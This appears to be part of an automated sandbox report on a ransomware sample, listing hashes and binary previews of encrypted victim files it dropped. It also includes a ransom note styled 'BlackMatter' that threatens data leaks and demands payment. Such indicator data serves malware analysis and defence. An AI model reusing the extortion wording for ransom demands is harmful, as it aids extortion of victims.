SSDEEP:	24:un2B0gBES2NFOD2yZDD0N5PaMfDVZ6FYwkKGrvAQEfymED1SBDydGBI2:6e0g6S8F62PtLVUFYwPjQEHO1eyIBI2
MD5:	022AA5994FFC39A2B6F1EABDE6CAFBA1
SHA1:	4752D51AA915B07716B87BD6FABAB5B2421F263B
SHA-256:	51F5818B5F118D52B61D9171D7B8762D32F74CCDE6CEB6BF4D6C872C7A0A956D
SHA-512:	DB8D89921C00D35CD9284533687C152D6B7983C1C72781723333166F506F808972FC0E97205B2ECD445E365859B0C6AB7EC6BF7F8602B843524FAA19FE0D62C2
Malicious:	false
Preview:	.8. .2>Q.hDI.SZX[.......m~.n....../I.......94.Q-.y#s|T..I.B._.I.E.X^.c{K.Y?..m_jX..N^......._x..e`.j......K.T.#.f.\.==%4n.......V..>...b...pu..a...,gP..8...rd..PH.....FL..K..J,\..e..Lr..1K.k ....a@.oO%q0......{"..5p5)......~....lm^+q..G_hh.q.D.....i.HZ&C........yT....-..LE[0.PS8....a(&l.R...*...6.i.<......r..Ru.S..z.(_....R..Yw....{|r...Q.S.>T9|.)u...kW>Xx.|;....._..oa.........3 ...N..G$.....*5G.......\|.\|;..j.."~p".n........B9.=.B.V.....e....{....A.......\.ln5.6R.[..NS.z!\|G\|].....{.5.,!.D.Z?C..4.....O..b..N}.I......h....m/..?.x67...9."..Au..P.............CQ[H.{.....txo......[.$...B....@.%g^6."...{...R......../.hI..R*)Ca|....6)...."~...dRs..i........EJ-E....m.gP.... ..tO.3.......Q..As}.l2....Z...@...twE...WB...G..u-...~...M..G....S.)).m.$"C..R..3H...'.b7...o.,\|W$ ./..t....43#..N..d.#*...o!..Kb.....h...TO.....j.!.n.dw.....f...M".....M4. .m....|m.=.d...........lA+...34.GN.......v..$.*..>...),."h./t}...."..2..j..k..?....G.$..........|...E..V...<X

C:\Users\user\Desktop\QCFWYSKMHA.png.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.804447930199076
Encrypted:	false
SSDEEP:	24:yCPo9V7bTM0TqdaYPsLtyUKA5wmpFUkNEhdAkIwTExIQBF01jK4yGrD:xefTbMzPsLtlZFUxTzk0tN/
MD5:	A7607379B70E86AA97ECF88583B2E1BE
SHA1:	1A0138439F3CAC07502294705C5B11D3E347BE8C
SHA-256:	BB6BA51B5A88C4C8503AC7851EF0F369F8196C0C6AA1625336189F0CEA4CB13B
SHA-512:	3C7DD336C482D859C6E484E592DB4CEB221D249FC531FD225C1B883FC91C6E8030806EE6EEE926BF6BCCA3AA402B82E78290E9FB36017773E4FD719A96A162 2
Malicious:	false

C:\Users\user\Desktop\QCFWYSKMHA.png.kVuoJyeoW

Preview:	.[9*..>.sgEo..#....x..S...I._.U.m...p...................Z..S9w'Kd......R.Q.]3.?<|6V6\._...3..JS.Kd...%....#..j..-.R.k..w.V.E..T.8P4....7d.9%...2..<4.20.....,D.;h-\.C......"...O.C..i...W.#.. 5.......0.5,....7}m&.%....OQ..re..OD@..:......$6.C{Y8n....5...2.6..,...mKU..CQ..w.....H.8T...P..b.$.].S-..!s.....z._........I.f.i[.ng..3...$.n..3..)Q......<.=<..n)Z.<...3p.P+.......e..DD>..0 ,.i.......a...W....x8.1j)..N.Y..^/.b.k."y.:9.a.Q6..._..........b./k.Xk."........U..... ..6.....M.{.V.@%G..h.e.....a.^G..\|.Ca.NS5]...........I..,7"h.-"...`../[......r..x..u@.<......e...X..sz..=.*...H. G2y.Hy.N..,u..'. .SF.H=..uV.9..Y./.f....<..f<...:.:.."(..j2.....X..MU}K.>h_.q.}&B{.._..`k.i.S.$.G..<X.={..2U........}...J..3E....E... P..?5\w.(z.k.F.B.U...\3..i7..c...o1~.GS&j5D.<..[....s6.. 5..km|O..r.."B3..?...h..J...pAYT..x..ZC..2..^X..>l3...X..7..B....XC..k.....S-.y.a.`....=P?i.F.R...'.%..[.7d.&=.T+.......y....V..WX..?.,...9S..-...h.:.}......,...#.....7.F

C:\Users\user\Desktop\QCFWYSKMHA.xlsx.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.8428016198884425
Encrypted:	false
SSDEEP:	24:40Q1IJUNUTRejg+jR+eVzcLOQ+2iYbDLx/5qDs7iFPfSJ2ke5YWWQa:lQ10ROR+eVwLOQ+rYTxMD5kJReYZQa
MD5:	E4259A69DE99941F16FBBC6C4DE14327
SHA1:	551AAF65D0A66C203988871CC0CA9C044791A7D3
SHA-256:	8E50DDF2E9202B930DCAF7209AB8F6ECC66E02640531085B5BC80BD34A8A8834
SHA-512:	C61B264C645FB551D3B2148F9EA819E83D0E4058C422644C39EFE7788712A19E97B5DBD387677D8C47EB8188F59130F3C4FE91FAB032468968EA84FAD5CB8130
Malicious:	false
Preview:	.`.).....7.h-.....8$.NFjJ..h.P\....;....?.%8.i.N.I6.{....5.....=.....Or.....1.\|)...d86.I..Ibq.f.Y:..I>.$.....5&.8.7p...~'Ha.I.vU...gV....~.g.!U,.%.....A..Nx.0C....t....^.}e{..o.FfUM......x.'C....&L... K#< M#...W.lp/....*..G./I.{HJy"q..A&.u.h...C..<.Cq...o._d..@O..$..H..-...toF.u..HQSZ..9C.J.;.w9."qDy..\.a*...Hk....y...A.<..9..g..dOD.1..u...KY/.K....W,...f..M*...v6.....,b2lU...!. q."k..PJT...m..m..g[....gl`.2..(..J:.L..m...........k.._=.w.....Q...........(f.<.....{.N..FZ...;.....r...........>..........e .....7..)a.?y81O....e..)'.k..o..Q%..*R....'w..8.....N.......P...j....;V...U..jp. T...]dN..:...]9~p.rV...t...91....D6#IU.u..X..W.x.e.........C.t.[D.(e.R....j(.p...l.N.Wip..S.....K.qT!2..@....1D...BJ.T#S.l.-A......-.....2......#.}....N.w...}t'.9.L...FR]..6^g...9B\..u...l..f....!q..["JU.^...e....f.K8.DM._.K{N.,f..P.e.....$hn. "..mO%.s...i)....D.}.._.-.3%.8.g&.8......3Y....z.w.].am...*.....'....-.m.4....W.@Y.]<...A=...x-.?r:...(...X.P.....^.a<

C:\Users\user\Desktop\QCFWYSKMHA\BNAGMGSPLO.xlsx.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.834355660757486
Encrypted:	false
SSDEEP:	24:HoPhqAtOQTArAPklvMHBeK+y21mJR3o/htqI2GfYrNPJmY6AYdDHfHWg4r+FHYDH:HoPh5OQMrAeGom/CqIhYr5YpjKcHm1
MD5:	0461648D77954746C274E631D59B8062
SHA1:	2950711C8D33F7CBA4B674484D40711257FFB3F4
SHA-256:	94800AE933CDC0ACDDA6133F0D341DDF7F511BAAA5F1BA513DBE946112429BDA
SHA-512:	8581DD7438B840D0B8EB6A9AE01FBAB5C6589C2AAC2689A6D9EECE2B7B80DB504253513F1064F910F3AD6146C2CEEE688E8AA7C1765033C62EEF805855ABE1 0F
Malicious:	false
Preview:	..t.M.TEH~..LKM.......!.<:...i|.Q.l5F#..%..8 e'.cA.b.......e....._.\+1`.?.X....H..Q2%..| ._n.'.:..|Mey~k.{1.O........o..).=].v.].....V....c...g........<....3V*..~.._.z......~.....]...t..T.7.....v.=... .T.o6..R..m.U....vA.z.I.Q.....X?GQz1rO.E..s..A.4R...9..".L88...G..I..S......E.W..W*R..4W..D/b....A3.Z..JX.a.J...'.]9...c$.m.t.E2mD..5/....yb"... .@P..\..{........ .^...K.M8H..Z"_.. ....p.zz....]..g.E.kd,E.m.9.......rG../C..M..n...../.o..I.6tC."..YzI.K.....+.kF..............A@......~.......Yd,K...T...._\.jz_.k.n.N....]\.......(..6......0..{.Nt9.Wa.B}.}..1..2.!..9..y.....7...8..%. }S"...r....A..L9.8.....:Qx......J..6..s}.(.dQh...k.g...:{.n......V..._....qh=*...e....._#..=....f..?l..?......F..<55.LC....d.e%.f1W..3......x.../p.q3.J.C.3-,..;Q..J4.....-9I..C ....&..H.....)^....@ o..#N......iu..].pO....^R.K..h5...l..m.lO....Wej-.4.;.9:....q.u6f.....Z.........j...gk..g..H..m...T...j..F...i.O.(.Oa/+W.q...W....(..u.D.JW\.Z.".........c.9r.\.

C:\Users\user\Desktop\QCFWYSKMHA\DUUDTUBZFW.jpg.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.84490292116077
Encrypted:	false
SSDEEP:	24:grnN8EbS+VDPc4ChN15+Iiqyc/LOmNfAidyHDMadBPA1c3ZrU:ONF+Sc4Chcxm1AicHDMadB+J
MD5:	8E4555884FC63A1FD1A58050775CF349
SHA1:	A1D92800037A5B64507351BC0F039EB5858E59C6
SHA-256:	A850CD59AC8DEBFBD97009F446D00FE083A0CBCBD267F4F22C3D30E282A628D1
SHA-512:	707546C3C87ED31D8F0ACA6AE7F933C6BF74D681BABF1BFA65C99FDE4446CE90599C137AC213C072AA82A5BDFBDCA30965CEF64AFF0DE01A0E2AD5ABBE11 BB82
Malicious:	false
Preview:	.rS..4.zQ.....q...G[..qO...w.Wt..o..8....-..II>,...."}.&t.P.C`.M]..+.......Y....\.A...c.4`9[...&..:.kM.i*d.w]%.C..A1G.U....*....?.{l.7.u.].5..).[...&.....B....G.....R......w..R.^~M........Ang....J(. [ww....m>....l.<....=3">..<Kg.L....@...........c..*....x...."gO.#...Q..y/.Y8.....c............8..A.]..+c.m..Z=.J.e.....Oh\.&qY..i.....k../,VL...........+Q..:k...!O..s|..B...B...aY...^Ey.[..g....O.W? R.i....&.,Tq@.....E.T.....dsp.&.S.i.v...Y..+..q._...._...+f......{M7...C......'.d..t.xl.s[$R.Q.I...f9.l....>\._.iErKe......\|O.R)..o.L...as.z.E<...r.x...Hb.y:F..F%...K.....n....y..k..w....-..N@{. ....Y/..U.6.\e._.....%.\.F...F..&..........0a..i..=...C5....m).....r...}..X...U\w....\|9...b)=....U.._V.:.n....>g.....8...at<..xtOw.z.....T..4.p...Z&Sva.l_...U.1X.r%...s/k....._<.7...$W..O.K.. <8C.4..n_z.....Z...c..?.2.p....Q.U..>^..;}0b+)0M..~..v..Gti+...)3....b...R..%....f..X;.U.,...h....wA....!.r..-.N...t}.i.=.o.....,...Y.Td.@......*.bp.

C:\Users\user\Desktop\QCFWYSKMHA\EFOYFBOLXA.pdf.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe

C:\Users\user\Desktop\QCFWYSKMHA\EFOYFBOLXA.pdf.kVuoJyeoW

File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.822304803110229
Encrypted:	false
SSDEEP:	24:BO2o9n+40L7sOZjaBvJW6tF6acY13V8PCJG/VC3PYSElkWoBL2nwb3wF/c8XbPl:Bwn4pZGWKkMiPC8EfYSe6uwb3oBZ
MD5:	EE4A78511DF8E67FED94F48EC99A812D
SHA1:	C489A882FA8662224E444A5B7B0034639C7D3F78
SHA-256:	B56AF0A95240D2ECC74931870A927602D4BF7C7873CB8F53F1AEF544257282DE
SHA-512:	24E01027A745BA7E02A9524A878F0E4A354B1590E5A0B3510B9179B5D41C267A1E81FBE6F58E3D14580CE15849038C3DD39C921BEF7A1930B68BE05D48CE4C41
Malicious:	false
Preview:	.L..~....5u\]...<wm7..We...Z....V..cv.4[L{?..[E.9...C... KV.n..&>..... &.{|Y6R...<x.)}.H^]..H..P....|..wDo...J..C...l....e....i..p.U......<Y6.....$.".DctJ....[!....A....Fuq.=. @.,..7C$`..... _.."....y.3..s..q..j...O.Y.\..=.L..?.a.....]..@K......#n..;..Hrj.l.S..G........GM.........4......:Hu'..G..2@s..(nT.xf...u....]..&\.S....3k.p.-`.....'@MVl........K[...].^.Py.&..iuBP5P.;:0..X.M._.s!... ..}.*.v..A......Zq.r...c...?.).J.NF..l........)...N.......%K.......;DD.Z......n.X.?....Xpa.t...S..78...sgJ.'..Q...Z.......&.DTt...Z..9+g...F].-M...U........`........ .-.J...D.....@.(k.)...6.cIX.].B..4 .57..H.q..v.NR.;.n^...z...G.?...h.e-4.....)...-/..!r'N...h.s.(.....A.4&.7,.8.'.S1.M..c-......@a.&.;..q..C.^.6.`.U.........+:..[=......2..l...`J...E_..D..c........8.. ^b.:...Aw...@=......oB....0......? >.......0'L.s.x%..i.>..\3.AG`R..l.BS.q4dM...W0 V.5.ac.....S..hn..j..Xp.b.....2..M..n..ke...*.:..k. 0......*.Q.+.....*F<DK...d.0x.....)...a"q..aB..l..

C:\Users\user\Desktop\QCFWYSKMHA\EWZCVGNOWT.png.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.828245516025254
Encrypted:	false
SSDEEP:	24:QMtjmrBV/VOFI4TPu56kDxq8dCF2IC/MSXrta2VMObNsuEmcmp:LtODOFbT7kI8dnXxvVbRp
MD5:	D9E5D85FF2116C8E3ABBF8C08831DC85
SHA1:	64994F8256EFB390A99371ACB88D4000D8D330E5
SHA-256:	FD9726CB3FF0AEA056AD607AAA50178A53A622FD3B05795A25EA44022074A886
SHA-512:	48FD2427F70809EE6E511D6A637B7B89339FC90F6D704DB429DD06C1E7F448C9526E0DBA215293148B4A7D376D738A0A6511A3F305A71EF8236A20C0DCB9BD5
Malicious:	false
Preview:	.<]....M...?..".Ed.?...s....`_.......6...z ..te.<..N.c[..N.Y..gR......^..Rr..C.......'.I2.K..Q.....)3..cT..........S.T..M../..b...D.*5|.....,``...p.i..~bK....r....\jT..Yv...'.p.B..(X.....;k..L1.....3.l~.)...N!. ..w$%;\.g.H.GE.<./$X.>|8m_...[.BPpJ.Km..#}...h.$...,:EJm.7.vo.]..(..fyS....v.8V;.*t...<.IL....?...@i.....D.M6..N!S...9....eX..}!.m....T....5....W......C....pW.L.).3..d...f4;'....N8 ....}GI2yi.\|..cAn..uIp 5.?nS".n..86.....y..z.,\....9..j......T.=..A...TB..Z..u...dV.hEiT.LW..,P..!rJ.y..\|X..)7...m.oR....'..p.....^.'..k.FM....3r....P..%..-3.$.:.vB.1.)..{^q....S..v.7.q).Ef....).).o.. .X..z.H..w..J.}.;>.!.?....|.....z%........4r.;EN...u..I/.{...........0..XL.%.*........W..Fc7...;.{F.......t.oV).C..@........i3.8.....{..W.L...(...H.O.b.22S.......s+.s...r...o.0...Z|@...-...I..n..x..7. .h.$..~.-....{3.;)Vq.._<.*...'.x~M...g...`.L...n.........u.. JE.....#..|..{.8....rs..U....~w..WE.hq.J.H....X~.wM.1.@..d..n".B'...LP.e6 ...w.s..Iz..B.Z...4.d..G^..*.

C:\Users\user\Desktop\QCFWYSKMHA\JDDHMPCDUJ.mp3.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.829557489276598
Encrypted:	false
SSDEEP:	24:QbD7IkHmvoaroCp66RtowFri4Yd8lAFXaZcNZL09GWX+J6QjuSrmOv:jkHIB36stowJodqAFXpZL0dO6QlmOv
MD5:	AE00A9A06555CC065FCCD246D7F07BCB
SHA1:	93C9468ACF6525B276B524348B8F924325B81F36
SHA-256:	D311A84E1076FE7313AB1A1EA47278A9AB2696689DADC73927010BB49037E9B5
SHA-512:	A93FCDF2397A71310B451A4A1F5A1176DFEC6215B94AAB4B2E18939C8914AD44003EA0C5AD2A6DA8BEBC7DAAFF7A56E2AD3B21A9A2926725F6222A56A40F74 73
Malicious:	false
Preview:	k..S`.:o....h|..mB2Wn.h.9....<:..JE9.N./(m......=^..%.,.~....U.&y.fm.J.`p.NP(....V"..J.4D*...;Wk....G!.~d....sw.l.+..F!.vC-\d....0-7..n.D.,.9;..;5..<........'X.V[d...@......4....*^8....;..E. ..l]T.v.. tgn.......Ik..#DIf..@..dl..r/.Me..@vq;z.4T.?.Lx...........<....e..r8q`w.r^.......!.A._{.)p_...D..&Re4.....J.....|y...-`&....&3.@.....a2#*D...F..f...)o...P...%%..]2..t#2..E.X....V.n Z..N...+.|.[.i.......c..$.=.a/.N.Z..E.[.vH.UWK.j\|....nV.a.;H.wew.)..AX... ....K.?.1.}..R...?..i...{)Q.a.....`...F..#L.j].X..Ah.....G........E..o.x....9........ ......N.ur^.7k.W.@-f+...n-/a\|a..}?W{... <X7.p.P..%..\j..T..,...e.)....N.Xg......$..(..C..Jb...x?M... ....l....S...v&.y..'.3....A.>....!.Wy..P..#^..w..+......Z..z...C..|(......V...T4bi...;,..-..^_..MI|.^...^.D..k/:~t+P......G.].A1`.;....DH'c] ..eU..E:.lo.f..W.w...~;..R.zM..1....j..^Q|5....4....(.`.^..).8....|.M-.>2.\sYz.8f.z..Ra.p.(B....+G.=.$.@......`]?..m,6......o@..teKILC.Y.........4.B...E2

C:\Users\user\Desktop\QCFWYSKMHA\QCFWYSKMHA.docx.kVuoJyeoW

Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.843804492958939
Encrypted:	false
SSDEEP:	24:HsX/M0fbG2FlVvJjwrEiHWmoIOT+7DuZdHIHrbytB:Z0fKymrxFrI+odoHrbytB
MD5:	18E6DD121BE0591F2D79BC44A0D2A7BA
SHA1:	6C7BC83669F436D4C9CF07B413EBF61A1D508EA6

C:\Users\user\Desktop\QCFWYSKMHA\QCFWYSKMHA.docx.kVuoJyeoW

<table>
<tr><td>SHA-256:</td><td>00FC55209193E6A3D9F919AFAA92F686460B441D94590AA683FD361002DD5F45</td></tr>
<tr><td>SHA-512:</td><td>0A80D8ABE4BE6BCDFF42AA1B0E86C348692400ACD778FCCC5444339EAA8BB492E1B0EEC10B1A03B9404CDDAE30735A75F10E2F68695D78DF314F5D9228C55 B2</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>.+...D...cA..1....=..d..'-.j. .OS..p.F|.*..I....2..i..K....Ev"..*J.;.{..js..<.4.....G.;.u....J..g....6j..h.v.....f...f...}.."f.N...y..M#.{AlL.dE;.r..%..>.r./...Q.....@9....&7.6DP.0L0s.../.J.h.n.l.kW. ...AB ".....Q=.....(........y&....C.:P*...D.....z.*..(.... .j.n.".P.............-....i,.9..U..........,5\.V.L).6.W`Qr../.c..@.;..'...TY..16z...`..&.. qe.R..g,..5$..oLB....9^.G...n.x.&....)..h...8..#....=?.....y =...T}.}r.3B..>.e|.*ue..h.......!..V..M..9.?...">$l.Q'|g.... .s/.,....+4...NVV..D..O.DDe(...K>..fAfnB..l}.4...{VU...A....h...#{PP...s..S......T.#...|+...GA...F..w\......%...}.p.^.8..1}q~.a.. .=..F.".+..c..g.....5.lW1..u...,.x;.nS.njw.....B..jc.^~nTH................<..JJ.EY..._!r(.&\[&m?Qy&.....au..qO....wUR...!..B.X.......l5YX.7..^..1>..V.ca.....iC.....3...vB.~.4Q..i.4..h..z.X;b ..).X........V........z.........2<..#....p..f...}@...q.......c.Q^.L....\u."=.. .x.....er.pK.6.k.........].(..8?b.L...8.].I.w.-`0...]..I...(6b.Z#Ff'......</td></tr>
</table>

C:\Users\user\Desktop\QCFWYSKMHA\kVuoJyeoW.README.txt

<table>
<tr><td>Process:</td><td>C:\Users\user\Desktop\GlLHM7paoZ.exe</td></tr>
<tr><td>File Type:</td><td>ASCII text, with CRLF line terminators</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>1548</td></tr>
<tr><td>Entropy (8bit):</td><td>4.479946811569468</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>24:NVB4loz8mP/NA1jo66DUetcYRTxRax/ncQcPVs5V0k7jO5K3yFHsZkJP1l:V4lAnNAZo66uYNxZ1Ns8eOmyuZotl</td></tr>
<tr><td>MD5:</td><td>F66968C47A64569E2281F65A95991BE0</td></tr>
<tr><td>SHA1:</td><td>EF9E3E80BFBEA4C3021B226CB8CD00687013B8A8</td></tr>
<tr><td>SHA-256:</td><td>4B950C763006E7C4569DF8742855CEC31BF82F835BD7E2BDCB5F128DB34C82BF</td></tr>
<tr><td>SHA-512:</td><td>CB4ACE1B3E891AB100B3950C6BC133B216E91C8978A3AF1FFD75617B606BB7CEB0133F44D37A30A827655E5B84B016D736A732F5F37635BB727E1A5B722CAD2 4</td></tr>
<tr><td>Malicious:</td><td><b>true</b></td></tr>
<tr><td>Preview:</td><td>~+ .. * +.. ' BLACK |.. () .-.,='``'=. - o - .. '=/_ \ | .. * | '=._ | .. \ `=./`, ' .. . '=.__.=' `=' *.. + Matter +.. O * ' .....>>> What happens?.. Your network is encrypted, and currently not operational. We have downloaded 1TB from your fileserver... We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.....>>> What guarantees? .. We are not a politically motivated group and we do not need anything other than your money. .. If you pay, we will provide you the programs for decryption and we will delete your data. .. If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our goals. .. We always keep</td></tr>
</table>

C:\Users\user\Desktop\QNCYCDFIJJ.docx.kVuoJyeoW

<table>
<tr><td>Process:</td><td>C:\Users\user\Desktop\GlLHM7paoZ.exe</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>1158</td></tr>
<tr><td>Entropy (8bit):</td><td>7.821636219081571</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>24:zHJfzzbem/alnIROaGDLMRaB0LEi0tkl/5aLq9OMmStGMyuIoJ:zHhz+BIRDDadA/5dOMmvMyq</td></tr>
<tr><td>MD5:</td><td>B7873D7E1B22AF437732655B8359EA3C</td></tr>
<tr><td>SHA1:</td><td>472E4759001DB14D50D5E89C75653B8BDB6823CF</td></tr>
<tr><td>SHA-256:</td><td>6BEFA2110D92BE5664775EA7CD9A2E0FA35F52E2350A3F2F903708E4741C7772</td></tr>
<tr><td>SHA-512:</td><td>87A413C45C90573B99B11E511F695FA4BE423C13FED4C80C0FB3344D99EADA1825B4C2D2735823A99DAB5FE202D3A4993EED8800802A38B553308A7B118C8D6</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>U.>....`...M.....a...s.bdO.8."{h....G.x.~.`..9_=rh..../!...$O.}..9.%..)8`l2....0....|....G"BX......ui...1Q...-..7..".S..yq.&.C.s...=....7};.'%.T.....7..>Y.....:L.j...g.`.(6.....{.....c....a.-.).wX.k.. =.X...[...U7..4..GU..].F&.|A+cB~...9.r...-H. ...mYA.....x.)'mY......X...........s.J..x-7(.uW.|?.wc..R<.._.../Ue.Am..n..6.4...V\.)(.Z..X...;.Ca...k..v....8n..r.]..i.....7......|/3&....%=...4| C...Lr.B`L.........hB...f..../[.N.8.. K...w..f..H..DK.4....C.Pz.1.}..w.2(...O.`A.%....~o1...t..T.,..y....>.}-.d..TX.....4.P...~I..U8y|....g.,.........w..........&.......;{......iO...M....Z^K..X.F...". ~..S...j,...3.8.fsH.qH....{G.`.h,...B.x..G.<......&i...0.....n.\R.lJ....H..i.E...........r:)...de.e.7K...Y.wdn.w.....h{..3..W.g..p]...@",.v%...v:.-Z.D.....r.k..]....!@....r.6]..{..%\.......F.E.g..&!.. ..g..w.\."....,..4....W.....ePg.S..........<U.[2[.T].@.|..g.R.c%.H.N.0...k.Y..R...9.x.H.<..N.^...DC....!.(v....$G=..H.u..p....h.]h&..w....c^5w......M..$.1.`0r..w</td></tr>
</table>

C:\Users\user\Desktop\QNCYCDFIJJ.jpg.kVuoJyeoW

<table>
<tr><td>Process:</td><td>C:\Users\user\Desktop\GlLHM7paoZ.exe</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>1158</td></tr>
<tr><td>Entropy (8bit):</td><td>7.825968531189817</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>24:cl8BesQY5j2l/fS3pICcOYsaW5sxN6lGDIu3Hz6hEaDoM:JwsfJ2l1ORavb7DIu3HepkM</td></tr>
<tr><td>MD5:</td><td>FB92E33AC0EC4CB27243D491225B5C05</td></tr>
<tr><td>SHA1:</td><td>C4F6B19C121C963ED5FF57965CEBA25FCC36137D</td></tr>
<tr><td>SHA-256:</td><td>FDB7C1C6D5CCFBABFF7E34D3C8C7EDF169C9D5E3DE4CF680E1D0068E10D34D1F</td></tr>
<tr><td>SHA-512:</td><td>82C3DC5490B239E59582D00CE91EBBF88683540A6DCC881B06A3C7F4FD01B6F52AEA40DB39448CC799DDCB61F2D143AAA77C27186F70D77CA3590A99B573D8 7</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
</table>

C:\Users\user\Desktop\QNCYCDFIJJ.jpg.kVuoJyeoW	
Preview:	|.M..+R...N...pn.x..;.^L(..n.L.*...........N...}*b..7..2Q..O+j/xM...#@J...Ry1N)..!....i..A.B....>J.....Y^(.._.e..P..PV.X)o.h..8].g.h...=.c;8...x.M.k..g.......Z...:.V.h..|Q..fU......1.1h`<~. ..R.RT..".....+B....=!R...k..P".E..a..|.....J.._.s'...v2"........No......fx......>...8..........%.{.i....ky.=.....2.1p.)`..!../Nn.k.".b....n.zr..P...L.6..D"n.?...x.4S.%H..q..%d.5.$..."..OR.q....bGM.. .&.jf..2.*.zb...$..)...r+..X...|..e4.)..W_....Q4.5.z.....(...V...?.]g..s.h3.a.}.CA...#=.=.3h.....'.h.x{<0.=..J....3.......b./....yg...!..q1.e.^..v.. p.M...p...b..]}..b..>77..o....02l...m..!.un......y. }....._Y..E.$M.J.eaD:.\O.q.$.h.M....{.({.....rm._.s\......B.~k.2......d%...j.T..}....h...e.........^A.2~M.q.e74.......... .*..A.y..X...$.w..0.......1@.).ws....@..HJ..JX.......?'!...Fa'.^P.N.5#$M. <.T.3Cx8.#.%..R.n.$;..\|..")#....$o.Y...n.=.............+5A..\.C.V.L../.>...#.;..Do.N.....;..5.R(.K....*...p.0.........0...8...Z}.8gNL.X..{Xv.Rb...:<.s$..e..M!.J.....L.`.g

C:\Users\user\Desktop\QNCYCDFIJJ\EFOYFBOLXA.jpg.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.8299432286669814
Encrypted:	false
SSDEEP:	24:MNeDaytrCuf5ABN5GroAxsphloExmEEMRwltPuSZD0KZ:8ylJ52N5OjxspcEmEatWSF0KZ
MD5:	6A71C03BF10837F1072AF5F8511AEFCD
SHA1:	FC70FBAEEDA6B71D753D2520D16647182FF0602A
SHA-256:	730EAE456B64177BE472106EB5EC4526BF0B6939F744804C6ECF20E3008720BE
SHA-512:	FC2379BE6620F7C7EFB50D1736D3FD6508C2974B24C525D179F72AD25616B9AFF44E31B813623F4F413C2E3423ED9DAEF484460CBBDCAA1AF11F704CFE4E273
Malicious:	false
Preview:	qp..(...H...u.l..V...B.*.z.4=EhU..d... .H.....x.Da".DY.+aihCB.t...I...c.o.k8......gO.Z.qlq..h..L.9u.4.....s.!......\.z.......... .}AU...........#oN..T....l.G,\...fp6.6[...A}..y.~.S...W....AQ VL#.zYsc.<...3.m...2[......../.X.........O7....f..(.......?ZMT..0....4.Lk.......%?.......(...^.C.f4.&.!.........v./}.@.......@l.C.....7..D.8a..y.)N.>P.......Yt.u....z.I..R....+.yeY\.T.H...\.....~~.... ....B0....:......sG6z.t...a.j....t...[..T..\........M{.a.W....V2t..aq..Q##}S..![.v.9}R.J.0..uB.v8/(.F....R.`p...'..l....X?>.I.}.]+.....F{.........$W<}.\|..Y..(....;....\|.M.9.Z..#..&...~..l...{..3w. ..Rc}......v.Lg..7.....Ww..aMK.zgf...a.+...v....~....Z.3[^........]......l.!>c.Q..=....F........T}....x._..".......-..cF.....W..Y..zNU[e...<.F.......b.+...J.-....ON.tt.i}...L.0E.m]...!.D.:.3....*....7[...;..B.6.b2..&T1.....}..X..K..,.kd...........G.i..+...C...{SXV....B..C$.....,.....Zh`..[.S.[.M...?p..?.b.z.'.P....p.M.Z8..f..sj...h."R.M.'.8o9..._-..6.{G.>,..A../

C:\Users\user\Desktop\QNCYCDFIJJ\PALRGUCVEH.png.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.852288983751011
Encrypted:	false
SSDEEP:	24:E74fvbWO8N0MFwkx5J3gfiHrqFsd3K9ReRTFYhROa+f0U8Gu:E74fB8agxx5mfiLqKxcKZOnbUlu
MD5:	75EFD50379746B37DED838DEE0564202
SHA1:	96C5B82EF514603853463E56952044ABDC1905C3
SHA-256:	2727C9D8DE226582A4C50327EB0064AB91E034550FDE3F495EF494F4D9DFACE6
SHA-512:	3A85C4AAF26A4E688B7930B8ED5613D7BF9E046EC43EC52243057980344257 23B6B438B67E4DC02B447FBDB81DBD9FE47D4FA14D264BCD037A3FD03FC9AA33 B
Malicious:	false
